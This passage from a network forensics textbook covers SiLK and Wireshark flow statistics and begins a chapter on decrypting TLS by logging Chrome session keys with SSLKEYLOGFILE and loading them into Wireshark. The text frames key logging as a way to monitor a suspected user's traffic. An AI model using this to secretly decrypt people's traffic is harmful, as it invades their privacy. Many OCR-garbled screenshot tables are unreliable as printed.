| 2019/02/09T13:58:00 | 1.01 | 836.76 | 4.40 |
| 2019/02/09T14:00:00 | 25.63 | 6067802.11 | 6727.77 |
| 2019/02/09T14:02:00 | 38.43 | 18768.40 | 197.23 |
| 2019/02/09T14:04:00 | 10438.46 | 2612775.36 | 13031.17 |
| 2019/02/09T14:06:00 | 4391.79 | 191157.66 | 4456.08 |
| 2019/02/09T14:08:00 | 106.88 | 56286.49 | 548.54 |
| 2019/02/09T14:10:00 | 11.46 | 5785.93 | 49.33 |
| 2019/02/09T14:12:00 | 7.46 | 4734.26 | 45.32 |
| 2019/02/09T14:14:00 | 19.57 | 8377.58 | 77.49 |
| 2019/02/09T14:16:00 | 9.94 | 7488.80 | 56.26 |
| 2019/02/09T14:18:00 | 4791.38 | 207999.65 | 4812.41 |

We can now see records for every two-minute activity and can deduce that the traffic spiked between 14:00 and 14:06 hrs. In a large setup, the preceding tool proves to be extremely handy in pinpointing any unusual spikes at random times of the day.

rwfilter – what we call the *Swiss Army knife* for filtering flows – is one of the most popular tools in the package. Let's see an example:

| Lucideuss-MacBook-Pro:Downloads nipunja | swal\$ rwfilter test.rw | sport=80 | pass=stdout | rwstatsfields=si | opercentage=0.5bytes |
|---|-------------------------|-----------|-------------|------------------|----------------------|
| INPUT: 42 Records for 7 Bins and 808179 | 4 Total Bytes | | | | |
| OUTPUT: Top 2 bins by Bytes (0.5000% == | 40408) | | | | |
| sIP | Bytes | %Bytes | cumul_% | | |
| 91.189.91.23 | 7957441 | 98.461319 | 98.461319 | | |
| 91.189.88.162 | 113072 | 1.399095 | 99.860415 | | |

In the preceding screenshot, we built a filter for the source, port 80, and fed that as an input to the rwstats tool, where it displayed the source IP and number of bytes transferred and its percentage. Additionally, we set a threshold of 0.5%. Similarly, we can build filters of various kinds and feed the output of one tool as an input to the other. Let's see how we can make use of rwscan and rwsort together:

| [Lucideuss-MacBook | -Pro:Downlo | ads nipunjaswal\$ rwsort - | fields=sip,proto,dip | test.rw | rwscanscar | n-model=2 |
|--------------------|-------------|----------------------------|----------------------|---------|------------|-----------|
| sip | proto | stime | etime | flows | packets | bytes |
| 192.168.153.100 | 6 | 2019-02-09 14:18:13 | 2019-02-09 14:18:46 | 1757 | 1757 | 77308 |
| 192.168.153.132 | 6 | 2019-02-09 14:00:25 | 2019-02-09 14:18:53 | 12700 | 16011 | 701594 |
| Lucideuss-MacBook | -Pro:Downlo | ads nipunjaswal\$ | - | - | | - |


The rwscan tool detects scanning activities in the records, while the rwsort reads the flow records and sorts them by specified fields. We used --scan-model=2, which denotes a threshold random walk algorithm for portscan detection. Additionally, in the output, we can see that for the source IP addresses, we have a start time, end time, total flows, packets, and bytes transferred in the interval.

Well, we have now covered a small number of SiLK utilities; we will cover more in the upcoming chapters.

Statistical flow analysis is making the life of forensic investigators easy in terms of its portability and ease of maneuvering around the data. However, network investigations in most of the cases require full-packet captures to determine the payloads. Wireshark also provides basic flow-analysis features, such as protocol hierarchy, I/O graphs, and IPv4 and IPv6 statistics. Let's look at a few of them:

| rotocol | Percent Packets | Packets | Percent Bytes | Bytes | Bits/s | End Packets | End Bytes | End Bits/s | |
|---|-----------------|---------|---------------|---------|--------|-------------|-----------|------------|--|
| Frame | 100.0 | 31771 | 100.0 | 9743577 | 67 k | 0 | 0 | 0 | |
| ✓ Ethernet | 100.0 | 31771 | 4.6 | 444794 | 3074 | 0 | 0 | 0 | |
| > Internet Protocol Version 6 | 0.4 | 115 | 0.0 | 4600 | 31 | 0 | 0 | 0 | |
| Internet Protocol Version 4 | 94.1 | 29891 | 6.1 | 597884 | 4132 | 0 | 0 | 0 | |
| > User Datagram Protocol | 2.1 | 661 | 0.1 | 5288 | 36 | 0 | 0 | 0 | |
| Transmission Control Protocol | 91.9 | 29200 | 87.4 | 8512045 | 58 k | 29091 | 8479559 | 58 k | |
| SSH Protocol | 0.0 | 1 | 0.0 | 43 | 0 | 1 | 43 | 0 | |
| Secure Sockets Layer | 0.1 | 21 | 0.1 | 13553 | 93 | 20 | 9207 | 63 | |
| NetBIOS Session Service | 0.0 | 6 | 0.0 | 497 | 3 | 3 | 28 | 0 | |
| SMB (Server Message Block Protocol) | 0.0 | 3 | 0.0 | 457 | 3 | 3 | 457 | 3 | |
| > Hypertext Transfer Protocol | 0.2 | 77 | 80.6 | 7850833 | 54 k | 53 | 2041670 | 14 k | |
| Domain Name System | 0.0 | 2 | 0.0 | 139 | 0 | 2 | 139 | 0 | |
| Distributed Computing Environment / Remote Procedure Call (DCE/RPC) | 0.0 | 3 | 0.0 | 72 | 0 | 3 | 72 | 0 | |
| Data | 0.0 | 7 | 0.0 | 604 | 4 | 7 | 604 | 4 | |
| Internet Group Management Protocol | 0.1 | 16 | 0.0 | 256 | 1 | 16 | 256 | 1 | |
| Internet Control Message Protocol | 0.0 | 14 | 0.0 | 488 | 3 | 14 | 488 | 3 | |
| Address Resolution Protocol | 5.6 | 1765 | 0.5 | 49420 | 341 | 1765 | 49420 | 341 | |

Browsing to the **Statistics** | **Protocol** hierarchy, we find the detailed list of protocols and associated bytes, bits/second and the percentage of bytes as well as the count of packets. The Wireshark **Statistics** | **IO Graph** tab allows us to view the sudden rise in traffic at certain time intervals:



Additionally, browsing to **Statistics** | **IPv4** | **All Addresses** will allow us to view statistics related to all the associated IP addresses, as shown in the following screenshot:

| Wireshark · All Addresse | es · FullPac | :k.pcap | | | | | | - | | × |
|-----------------------------------|--------------|---------|---------|---------|-----------|---------|------------|-------------|------|----|
| Горіс / Item | Count | Average | Min val | Max val | Rate (ms) | Percent | Burst rate | Burst start | | |
| All Addresses | 29891 | | | | 0.0258 | 100% | 20.7300 | 1103.300 | | |
| 192.168.153.132 | 27540 | | | | 0.0238 | 92.13% | 12.2900 | 1103.300 | | |
| 91.189.91.23 | 8852 | | | | 0.0076 | 29.61% | 0.7400 | 37.762 | | |
| 192.168.153.134 | 7391 | | | | 0.0064 | 24.73% | 20.7300 | 1103.300 | | |
| 192.168.153.129 | 3800 | | | | 0.0033 | 12.71% | 0.3100 | 496.262 | | |
| 192.168.153.2 | 2883 | | | | 0.0025 | 9.65% | 0.2900 | 271.058 | | |
| 192.168.153.135 | 2682 | | | | 0.0023 | 8.97% | 0.1700 | 498.248 | | |
| 192.168.153.1 | 2220 | | | | 0.0019 | 7.43% | 0.2100 | 324.086 | | |
| 192.168.153.254 | 2018 | | | | 0.0017 | 6.75% | 0.1300 | 304.598 | | |
| 192.168.153.100 | 1757 | | | | 0.0015 | 5.88% | 8.4400 | 1103.300 | | |
| 91.189.88.162 | 147 | | | | 0.0001 | 0.49% | 0.2200 | 316.559 | | |
| 239.255.255.250 | 89 | | | | 0.0001 | 0.30% | 0.0200 | 521.593 | | |
| 91.189.91.157 | 72 | | | | 0.0001 | 0.24% | 0.0100 | 24.268 | | |
| 192.168.153.255 | 59 | | | | 0.0001 | 0.20% | 0.0200 | 172.742 | | |
| 224.0.0.251 | 46 | | | | 0.0000 | 0.15% | 0.0600 | 163.715 | | |
| 52.216.110.139 | 30 | | | | 0.0000 | 0.10% | 0.1300 | 318.531 | | |
| 192.168.174.150 | 29 | | | | 0.0000 | 0.10% | 0.0400 | 110.187 | | |
| 54.153.54.194 | 27 | | | | 0.0000 | 0.09% | 0.0700 | 315.456 | | |
| 224.0.0.252 | 20 | | | | 0.0000 | 0.07% | 0.0300 | 163.721 | | |
| 192.168.174.1 | 19 | | | | 0.0000 | 0.06% | 0.0300 | 110.673 | | |
| 91.189.94.4 | 16 | | | | 0.0000 | 0.05% | 0.0100 | 143.917 | | |
| 91.189.89.199 | 16 | | | | 0.0000 | 0.05% | 0.0100 | 143.576 | | |
| 91.189.89.198 | 16 | | | | 0.0000 | 0.05% | 0.0100 | 144.154 | | |
| 224.0.0.22 | 16 | | | | 0.0000 | 0.05% | 0.0400 | 576.608 | | |
| 184.31.93.153 | 11 | | | | 0.0000 | 0.04% | 0.0400 | 315.647 | | |
| 170 017 166 006 | 0 | | | | 0.0000 | 0.029/ | 0.0100 | 14 341 | | |
| play filter: Enter a display f | filter | | | | | | | | Арр | ly |
| | | | | | | [| Сору | Save as | Clos | se |

Similarly, **Statistics** | **IPv4** | **Destinations and Ports** options allow us to view destinations and associated ports statistics, as follows:

| 🥖 Wireshark | Destinations | and Port | s · FullPack | .pcap | | | | | |
|--------------|----------------------------------|----------|--------------|---------|---------|-----------|---------|------------|-------------|
| Topic / Item | 1 | Count | Average | Min val | Max val | Rate (ms) | Percent | Burst rate | Burst start |
| ✓ Destinat | ions and Ports | 29891 | | | | 0.0258 | 100% | 20.7300 | 1103.300 |
| ✓ 192.* | ✓ 192.168.153.132 | | | | | 0.0099 | 38.35% | 3.8500 | 1103.300 |
| V 1 | ГСР | 11405 | | | | 0.0099 | 99.49% | 3.8500 | 1103.300 |
| | 56446 | 4431 | | | | 0.0038 | 38.85% | 0.4900 | 37.762 |
| | 34930 | 3005 | | | | 0.0026 | 26.35% | 0.2300 | 271.058 |
| | 56868 | 1488 | | | | 0.0013 | 13.05% | 0.5000 | 318.426 |
| | 34931 | 815 | | | | 0.0007 | 7.15% | 0.1600 | 271.277 |
| | 36866 | 538 | | | | 0.0005 | 4.72% | 0.7900 | 1103.521 |
| | 36865 | 511 | | | | 0.0004 | 4.48% | 3.8500 | 1103.300 |
| | 36867 | 211 | | | | 0.0002 | 1.85% | 0.3300 | 1104.725 |
| | 53224 | 89 | | | | 0.0001 | 0.78% | 0.1500 | 316.559 |
| | 34932 | 20 | | | | 0.0000 | 0.18% | 0.0200 | 280.156 |
| | 50528 | 15 | | | | 0.0000 | 0.13% | 0.0700 | 318.531 |
| | 41106 | 14 | | | | 0.0000 | 0.12% | 0.0400 | 315.456 |

We can see that we can gather quick knowledge of the most transmitting endpoint and port used by it with ease. Similar options exist for IPv6 traffic as well. The HTTP packet-counter option from the **Statistics** | **HTTP** | **Packet Counter** tab allows us to quickly jot down errors in the web applications and the type of response sent by the application to the user:

| opic / Item | Count | Average | Min val | Max val | Rate (ms) | Percent | Burst rate | Burst start | |
|---|-------|---------|---------|---------|-----------|---------|------------|-------------|-----|
| Total HTTP Packets | 174 | | | | 0.0002 | 100% | 0.0800 | 36.196 | |
| Other HTTP Packets | 2 | | | | 0.0000 | 1.15% | 0.0100 | 513.716 | |
| HTTP Response Packets | 50 | | | | 0.0000 | 28.74% | 0.0300 | 498.255 | |
| ???: broken | 0 | | | | 0.0000 | 0.00% | - | - | |
| 5xx: Server Error | 3 | | | | 0.0000 | 6.00% | 0.0100 | 498.255 | |
| 503 Service Unavailable | 3 | | | | 0.0000 | 100.00% | 0.0100 | 498.255 | |
| ✓ 4xx: Client Error | 30 | | | | 0.0000 | 60.00% | 0.0300 | 498.544 | |
| 404 Not Found | 1 | | | | 0.0000 | 3.33% | 0.0100 | 498.545 | |
| 400 Bad Request | 29 | | | | 0.0000 | 96.67% | 0.0200 | 493.414 | |
| 3xx: Redirection | 2 | | | | 0.0000 | 4.00% | 0.0100 | 315.456 | |
| 304 Not Modified | 2 | | | | 0.0000 | 100.00% | 0.0100 | 315.456 | |
| ✓ 2xx: Success | 15 | | | | 0.0000 | 30.00% | 0.0200 | 43.470 | |
| 200 OK | 15 | | | | 0.0000 | 100.00% | 0.0200 | 43.470 | |
| 1xx: Informational | 0 | | | | 0.0000 | 0.00% | - | - | |
| HTTP Request Packets | 122 | | | | 0.0001 | 70.11% | 0.0700 | 36.200 | |
| SEARCH | 94 | | | | 0.0001 | 77.05% | 0.0400 | 521.592 | |
| OPTIONS | 3 | | | | 0.0000 | 2.46% | 0.0200 | 493.414 | |
| NOTIFY | 1 | | | | 0.0000 | 0.82% | 0.0100 | 612.742 | |
| GET | 24 | | | | 0.0000 | 19.67% | 0.0700 | 36.200 | |
| splay filter: Enter a display filter | | | | | | | | Appl | L . |

Summary

We will use statistical analysis techniques in the upcoming chapters in a much more efficient manner. The goal of this chapter was to familiarize ourselves with the tools used in the process. We looked at YAF, SiLK, and Wireshark for statistical data analysis in the IPFIX and NetFlow formats.

In the next chapter, we will learn how to uncover the tunneled traffic and gain forensic value from it. We will look at a variety of techniques to decode and decrypt traffic sessions and active encryptions.

Questions

Answer the following questions based on the exercises covered in this chapter:

- 1. What is the difference between Full packet capture and NetFlow?
- 2. What kind of attacks can be analyzed using NetFlow and IPFIX data?
- 3. Repeat the exercise covered in the chapter using the PCAP file from GIT repository

Further reading

In order to gain most out of this chapter, refer to the following links:

- For more on NetFlow using Silk, refer to this amazing guide at https://tools. netsa.cert.org/silk/analysis-handbook.pdf
- For more on NetFlow to IPFIX, refer to https://www.youtube.com/watch?v= LDmy-tVCsHg
- Refer to an excellent free training on glow analysis at http://opensecuritytraining.info/Flow.html

5 Combatting Tunneling and Encryption

In the last few chapters, we saw how we can capture network packets and gain deep insights into them using various tools and techniques. However, what if the data traveling across the network using a DNS query is not carrying a DNS payload? Alternatively, what if the data makes no sense from the packets under observation? To answer these questions, we will have a look at various stepping stones in our journey of effectively conducting network forensics. The data is sometimes encrypted using TLS, SSL, custom encryption mechanisms, or WEP/WPA2 in the wireless space. In this chapter, we will look at combating these hurdles and obtaining meaningful data behind the closed doors of encryption.

We will look at the following topics:

- Decrypting TLS using browsers
- Decoding a malicious DNS tunnel
- Decrypting 802.11 packets
- Decoding keyboard captures

This is the final chapter before we make a move into the hands-on network forensic exercises, where we will make use of strategies learned in the first five chapters to decode, decrypt, and solve the exercises in the last five chapters. So, let's get started.

Technical requirements

To complete exercises in this chapter, we will require the following:

- Kali Linux (https://www.kali.org/downloads/)
- Wireshark v2.6.6 (https://www.wireshark.org/download.html) installed on Windows 10 OS
- Aircrack-ng Suite (already present in Kali Linux)
- Scapy Python library (already a part of Kali Linux and can be installed by using pip install scapy command)
- You can download the codes and PCAP files used in this chapter from https://github.com/nipunjaswal/networkforensics/tree/master/Ch5

Decrypting TLS using browsers

One of the hidden features of the popular Chrome browser is the support of logging the symmetric session key used while encrypting the traffic with TLS to a file of our choice. Let's see what happens when we try to capture a TLS-encrypted packet:

```
🚺 *Wi-Fi
                                                                                                                                                                         n i
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
🛋 🔳 🖉 🔘 📜 🛅 🕱 🙆 l 9, 👄 🌧 🖀 🐺 🖢 🕎 🗐 l 9, 9, 9, 9, 11
                                                                                                                                                                Expression..
ssl
                                                                                       Protocol Length Info
       Time
                    New Column
                                                                     Destination
 156... 402.254237 2019/049 10:43:52.658422 216.58.196.197
                                                                     10.80.7.5
                                                                                       TLSv1.3 1430 Application Data
  156... 402.254239 2019/049 10:43:52.658424
                                               216.58.196.197
                                                                     10.80.7.5
                                                                                       TLSv1.3
                                                                                                214 Application Data
  156... 402.256404 2019/049 10:43:52.660589
                                               216 58 196 197
                                                                     10.80.7.5
                                                                                       TLSv1.3 1472 Application Data
  156... 402.256569 2019/049 10:43:52.660754
                                               216.58.196.197
                                                                     10.80.7.5
                                                                                       TLSv1.3 1514 Application Data
  156... 402.256729 2019/049 10:43:52.660914
                                               216.58.196.197
                                                                     10.80.7.5
                                                                                       TLSv1.3
                                                                                                1481 Application Data, Application Data
  156... 402.256906 2019/049 10:43:52.661091
                                               216.58.196.197
                                                                     10.80.7.5
                                                                                       TLSv1.3 1472 Application Data
  156... 402.257065 2019/049 10:43:52.661250
                                               216.58.196.197
                                                                     10.80.7.5
                                                                                       TLSv1.3 1514 Application Data
  156... 402.257219 2019/049 10:43:52.661404
                                               216.58.196.197
                                                                     10.80.7.5
                                                                                       TLSv1.3
                                                                                                1238 Application Data
  156... 402.468069 2019/049 10:43:52.872254
                                               216.58.196.197
                                                                     10.80.7.5
                                                                                       TLSv1.3 1514 Application Data
  156... 402.468141 2019/049 10:43:52.872326
                                                                                       TLSv1.3 1514 Application Data [TCP segment of a reassembled PDU]
                                               216.58.196.197
                                                                     10.80.7.5
  156... 402.468311 2019/049 10:43:52.872496
                                                                     10.80.7.5
                                                                                       TLSv1.3 1514 Application Data [TCP segment of a reassembled PDU]
                                               216.58.196.197
  156... 402.468311 2019/049 10:43:52.872496
                                               216.58.196.197
                                                                     10.80.7.5
                                                                                       TLSv1.3
                                                                                                 193 Application Data
  156... 402.468727 2019/049 10:43:52.872912
                                               216.58.196.197
                                                                     10.80.7.5
                                                                                       TLSv1.3 1514 Application Data
  156... 402.468865 2019/049 10:43:52.873050
                                              216.58.196.197
                                                                     10.80.7.5
                                                                                       TLSv1.3 1514 Application Data [TCP segment of a reassembled PDU]
  156... 402.468949 2019/049 10:43:52.873134
                                               216.58.196.197
                                                                     10.80.7.5
                                                                                       TLSv1.3
                                                                                                672 Application Data, Application Data
  156... 402.468949 2019/049 10:43:52.873134
                                               216.58.196.197
                                                                     10.80.7.5
                                                                                       TLSv1.3
                                                                                                 93 Application Data
  156... 402.469488 2019/049 10:43:52.873673
                                               10.80.7.5
                                                                     216.58.196.197
                                                                                       TLSv1.3
                                                                                                  93 Application Data
  156... 402.470239 2019/049 10:43:52.874424
                                                                                       TLSv1.2
                                                                     172.217.167.35
                                                                                                 157 Application Data
                                               10.80.7.5
  156... 402.470335 2019/049 10:43:52.874520
                                                                     172.217.167.35
                                                                                                  366 Application Data
                                               10.80.7.5
                                                                                       TLSv1.2
  156 402 558429 2019/049 10:43:52 962614 172 217 167 35
                                                                     10 80 7 5
                                                                                       TLSv1_2
                                                                                                 989 Application Data, Application Data, Application Data
                                                                    172.217.167.35 TLSv1.2 100 Application Data
 156... 402.559117 2019/049 10:43:52.963302 10.80.7.5
  Ethernet II, Src: Fortinet_e6:eb:ca (90:6c:ac:e6:eb:ca), Dst: HonHaiPr_c8:46:df (b0:10:41:c8:46:df)
  Internet Protocol Version 4, Src: 172.217.167.14, Dst: 10.80.7.5
  Transmission Control Protocol, Src Port: 443, Dst Port: 65461, Seq: 4946, Ack: 1787, Len: 46
  Secure Sockets Layer
     b0 10 41 c8 46 df 90 6c
                               ac e6 eb ca 08 00 45 00
                                                            A·F
                                                                         ۰E۰
     00 56 fb 24 00 00 40 06 65 b3 ac d9 a7 0e 0a 50
07 05 01 bb ff b5 61 21 41 3c f8 23 ae b6 50 18
                                                           Vo @ @ e · ·
                                                          a! A< # P
      00 9c b8 32 00 00 17 03 03 00 29 00 00 00 00 00
     00 00 0e 61 79 9e d1 4a e6 23 93 70 c6 19 86 0d
29 15 0b 7c 7b 0d 9c 5c 58 f3 3e a7 57 6e ff 26
                                                        ···ay··J ·#·p····
)··|{··\ X·>·Wn·&
  60 81 16 29 9f
```

We can see that the network traffic is encrypted using TLS and that the data in the bottom pane is not making much sense to us. Fortunately, browsers such as Chrome support storing the TLS key, which can help us decrypt the data that otherwise is not making sense. To set up logging, we need to export a user environment variable by browsing the Control Panel and opening system.

Next, we need to choose **Advanced system settings**. In the next step, we will choose the **Environment Variables...** option. In the **User variable** section, we will add the SSLKEYLOGFILE variable by clicking **New** and then set its value as any file of our choice:

| Edit User Variable | | | × |
|--------------------|-----------------------|------|--------|
| | | | |
| Variable name: | SSLKEYLOGFILE | | |
| Variable value: | C:\Users\Apex\ssl.log | | |
| Browse Directory | Browse File | OK | Cancel |

Make sure you create an empty file with the name used in the variable value; in our case, it's ssl.log. Since we now have the setup ready, we can let the user browse the network. The preceding logging option will be helpful in cases of suspicion on a particular user can be confirmed by decrypting his TLS traffic and monitoring their activities.



On a Linux system, the environment variable can be exported using export SSLKEYLOGFILE=PATH_OF_FILE command.

Network packets can be captured at the hub or mirror port, but to decrypt the TLS sessions, the log file will be required. Once this file is set up correctly, the administrators and network forensic experts have enough to decrypt the TLS sessions on a different system. Let's see what kind of data is generated in the log file:

| | 🗐 ssl.log - Notepad | | - | | \times |
|---------|---|-------------|---------|---------|----------|
| | File Edit Format View Help | | | | |
| ssl.log | CLIENT RANDOM 79d5f6466f2f1126d1dded332f2353f5c6fea6ed0dfd10930f3f6530a36b9667 a1feeb6 | c4dfc7313 | a5cc09 | 925947 | 5d0 ^ |
| ssinog | CLIENT RANDOM ac9ae8ed8904b1d97955a40929c91525ea6b4f821d595f24f8d26b698df3f431 454caf7 | | | | |
| | CLIENT RANDOM e093a02156bc747184603d4250cda39e9d1836b0c4052f68dfb10449285a1207 62ce7be | 5cd3ca436 | 0dde98 | 3b9228 | 58f |
| | CLIENT_RANDOM 8aeb5be43b8279289fbb198bd6b27303dfcf11a188106ec5116cdf52495df560 11aca4f | 991f04c47 | a11389 | 54af3e | f8d |
| | CLIENT_RANDOM 7ffcaad4e52424a7dce7f2e33862f01411d45814d69ffc6df99e87a2b00842a3 eb0a6d2 | 86aeec432 | fd6ae3 | 3371cc | 592 |
| | CLIENT RANDOM 7f21d8d68a8fc0dcfe983495630a57b9610f7b087fe24016aa54df9ee14db87c 0027df5 | c90eeee01 | c5808a | a84a67 | db4 |
| | CLIENT RANDOM d27b8b16efada8bab6df39e1de815ebc95f6b3098d7adc78d17440b475198bb3 bb828cc | ca56ece15 | e83893 | 3bff00 | ad4 |
| | CLIENT RANDOM 06b1abdadb0e25fdb067413db785034624c1e1cb1b7335b4eee0a4a37b2fd159 97f55fb | 5c1330f27 | 8f9a22 | 292a67 | BaØ |
| | CLIENT RANDOM cc4824b4218c7d2f8e66cac20e7a307414250cb16c2676a9f51ab1b8fa5703a7 2d79c82 | 4d606b766 | f22d77 | 7ac7d8 | 7d1 |
| | CLIENT RANDOM d6b72c1b1ba32215c6c1c1454b0566d016f0b25f9ffd50c6ab66ab58372a829a 50f3c2b | 3015fbf54 | dfa4ce | 54b03d | fde |
| | CLIENT RANDOM b802e2ebe2db47d3a7189be2e20335373dec4d175e62d1f772d44d286a5bc3b2 8aff263 | baedb6671 | 972d60 | d4640d9 | 955 |
| | CLIENT RANDOM 167a9846cb6309740d737f182f944a20beca8b5ffbae8cb7da56659d40c368a3 2e46f31 | e4bd88189 | 60c184 | 471e03 | BC6 |
| | CLIENT RANDOM f71bee37c554aa82c1efbcd659bee4e66e3f1f19bb1d5751cef0456fc6087e77 1a001ef | 574f83391 | 4c1830 | d40ac3 | f96 |
| | CLIENT RANDOM 861b47467b5aff6042d970ec2f618276acc5a3284cb52ae340ecb3de788dafc7 f8a5ab7 | 187a639c9 | 84bb52 | 26375f | c0a |
| | CLIENT RANDOM 884db00cff032539ff3c13d86e9c1ef1eb8282a05c2abc1aa04786963c677f1b bb828cc | ca56ece15 | e83893 | 3bff00 | ad4 |
| | CLIENT RANDOM bee9738bb787f43a3efd8f805f7169e18145f88201a3a19b65165ca32a927824 770a700 | 990e7bdb0 | 53f40e | ede1e6 | 27d |
| | CLIENT_RANDOM 7bcc27ae3d90a18d88fd749e8d0ea55f8ace69f56f356938ae9dd796bbf87710 698235f | 15da27c29 | 8788bl | 56037d | 93e |
| | CLIENT_RANDOM 1ab103e61cbc0027b863daa90a4fa8fd21a8ef3d20b12e046b40a0be86f4b8de d1d170a | 74410f99a | e62b4 | F40444 | d83 |
| | CLIENT RANDOM a36ddebd1116b8c46b3b0ef78bb18e7c3325ebc4963314ccef8fa0731165a1b3 bae7965 | fd04fa3e0 | bb3f41 | 162e68 | 354 |
| | CLIENT RANDOM 3e7547fc3c4394714d468a7b5d0364cdd44e92636b8cad5136691764e414c921 b2a7332 | 311085a20 | 0c406a | ab3b359 | 95b |
| | CLIENT HANDSHAKE TRAFFIC SECRET | 10841444 | 5 722 | 75534 | ma 1 |
| | SERVER HANDSHAKE TRAFFIC SECRET | 10841444 | 5 1744 | Aur 144 | |
| | CLIENT TRAFFIC SECRET Ø | IS bepfy | 44.04.0 | Marc 24 | 684 |
| | SERVER TRAFFIC SECRET Ø | IS LODGE | B377c) | 120011 | 191 |
| | EXPORTER SECRET | acref state | 46.748 | 10000 | 184 |
| | CLIENT RANDOM | 442472454 | adad 1 | A 7475 | 110 |
| | CLIENT HANDSHAKE TRAFFIC SECRET | 2482dea7 | 5 2001 | 10000 | - 614 |
| | SERVER HANDSHAKE TRAFFIC SECRET | 0483dea71 | 5 674 | 10.00 | 124 |
| | CUTENT TRAFFTC CECRET O HOAAEDEL AND AND A LANDAU AND HA MANDAU AND | | | | |
| | Windows (CRLF) Ln 1, Col 1 | 10 | 0% | | |

We can see that the file contains session keys. Let's set up SSL/TLS decryption in Wireshark by navigating to **Edit** and choosing **Preferences**. Then scroll down to **SSL** / **TLS** (Wireshark version 3.0) from the **Protocols** section:

| Wireshark · Preferences | ? | × |
|---|----|----|
| SPDY A Spice SPRT SRVLOC SSL debug file SSCOP Browse SSDP SSH | | |
| SSL Reassemble SSL Application Data spanning multiple SSL records STANAG 506 Message Authentication Code (MAC), ignore "mac failed" STANAG 506 Pre-Shared-Key StarTeam (Pre)-Master-Secret log filename | | |
| STP STT STUN SUA SV SV SYNC SYNC SYNC | | |
| OK Cancel | Не | lp |

| Wireshark · Preferences | ? | × |
|--|----|-----|
| SPDY Secure Sockets Layer SpRT SSPRT SRVLOC SSL debug file SSCOP Browse SSDP SSH SSL Reassemble SSL records spanning multiple TCP segments STANAG 506 Message Authentication Data spanning multiple SSL records STANAG 506 Message Authentication Code (MAC), ignore "mac failed" Pre-Shared-Key (Pre)-Master-Secret log filename C:\Users\Apex\ssl.log Browse | ? | × |
| SV SYNC V Cancel | He | !lp |

Let's set the path of the log file in the (**Pre)-Master-Secret log filename** field and press **OK**:

We will now have the TLS sessions decrypted:

| I 🖉 🔘 📘 🛅 🗌 | Capture Analyze Statistics Telep 🗙 🕼 🔍 🖛 <table-cell-rows> 🗮 💽 💆</table-cell-rows> | | φ. | | |
|--|---|--|--|-----------|--|
| | | | | | 🖾 📼 💌 Expression |
| Time | New Column | Source | Destination | Protocol | Length Info |
| 51 399.118152 | 2019/049 10:43:49.522337 | 172.217.24.225 | 10.80.7.5 | HTTP2 | 92 SETTINGS[0] |
| 1 399.118537 | 2019/049 10:43:49.522722 | 10.80.7.5 | 172.217.166.193 | HTTP2 | 100 PING[0] |
| L 399.120388 | 2019/049 10:43:49.524573 | 172.217.24.225 | 10.80.7.5 | HTTP2 | 920 DATA[7] (PNG) |
| 399.123203 | 2019/049 10:43:49.527388 | 172.217.24.225 | 10.80.7.5 | HTTP2 | 791 DATA[5] (PNG) |
| 399.123280 | 2019/049 10:43:49.527465 | 172.217.24.225 | 10.80.7.5 | HTTP2 | 848 DATA[1] (PNG) |
| 399.123838 | 2019/049 10:43:49.528023 | 10.80.7.5 | 172.217.24.225 | HTTP2 | 100 PING[0] |
| 399.125356 | 2019/049 10:43:49.529541 | 172.217.24.225 | 10.80.7.5 | HTTP2 | 915 DATA[9] (PNG) |
| 399.135149 | 2019/049 10:43:49.539334 | 216.58.196.197 | 10.80.7.5 | TCP | 1514 443 → 65445 [ACK] Seq=4420197 Ack=71237 Win=163584 Len=1460 [TCP segment of a reassembled PDU] |
| 399.136868 | 2019/049 10:43:49.541053 | 216.58.196.197 | 10.80.7.5 | TLSv1.3 | 431 Application Data, Application Data |
| 399.150064 | 2019/049 10:43:49.554249 | 10.80.7.5 | 172.217.167.14 | HTTP2 | 191 HEADERS[7]: GET /tbproxy/af/query?q=Chc2LjEuMTcxNS4xNDQyL2VuIChHR0xMKRMZMc7X5NCrH8EjLW9y5X4kIy2ExbRNJCMtkW |
| 399.150150 | 2019/049 10:43:49.554335 | 10.80.7.5 | 172.217.167.14 | HTTP2 | 100 PING[0] |
| 399.160529 | 2019/049 10:43:49.564714 | 216.58.196.197 | 10.80.7.5 | TCP | 1514 443 → 65445 [ACK] Seq=4436634 Ack=71237 Win=163584 Len=1460 [TCP segment of a reassembled PDU] |
| 399.162278 | 2019/049 10:43:49.566463 | 216.58.196.197 | 10.80.7.5 | TLSv1.3 | 400 Application Data |
| 399.162278 | 2019/049 10:43:49.566463 | 216.58.196.197 | 10.80.7.5 | TLSv1.3 | 85 Application Data |
| 399.162478 | 2019/049 10:43:49.566663 | 216.58.196.197 | 10.80.7.5 | TCP | 1514 443 → 65445 [ACK] Seq=4453071 Ack=71237 Win=163584 Len=1460 [TCP segment of a reassembled PDU] |
| 399.163937 | 2019/049 10:43:49.568122 | 172.217.161.10 | 10.80.7.5 | HTTP2 | 136 HEADERS[37]: 200 OK |
| 399.163937 | 2019/049 10:43:49.568122 | 172.217.161.10 | 10.80.7.5 | HTTP2 | 92 DATA[37] |
| 399.163937 | 2019/049 10:43:49.568122 | 172.217.161.10 | 10.80.7.5 | HTTP2 | 100 PING[0] |
| 399.164632 | 2019/049 10:43:49.568817 | 10.80.7.5 | 172.217.161.10 | HTTP2 | 100 PING[0] |
| 399.164757 | 2019/049 10:43:49.568942 | 172.217.167.14 | 10.80.7.5 | HTTP2 | 139 HEADERS[7]: 200 OK |
| 2 399.164757 | 2019/049 10:43:49.568942 | 172.217.167.14 | 10.80.7.5 | HTTP2 | 166 PING[0] |
| 300 164758 | 2010/040 10-43-40 568043 | 172 217 167 14 | 10 80 7 5 | HTTDO | 100 DINGEOT |
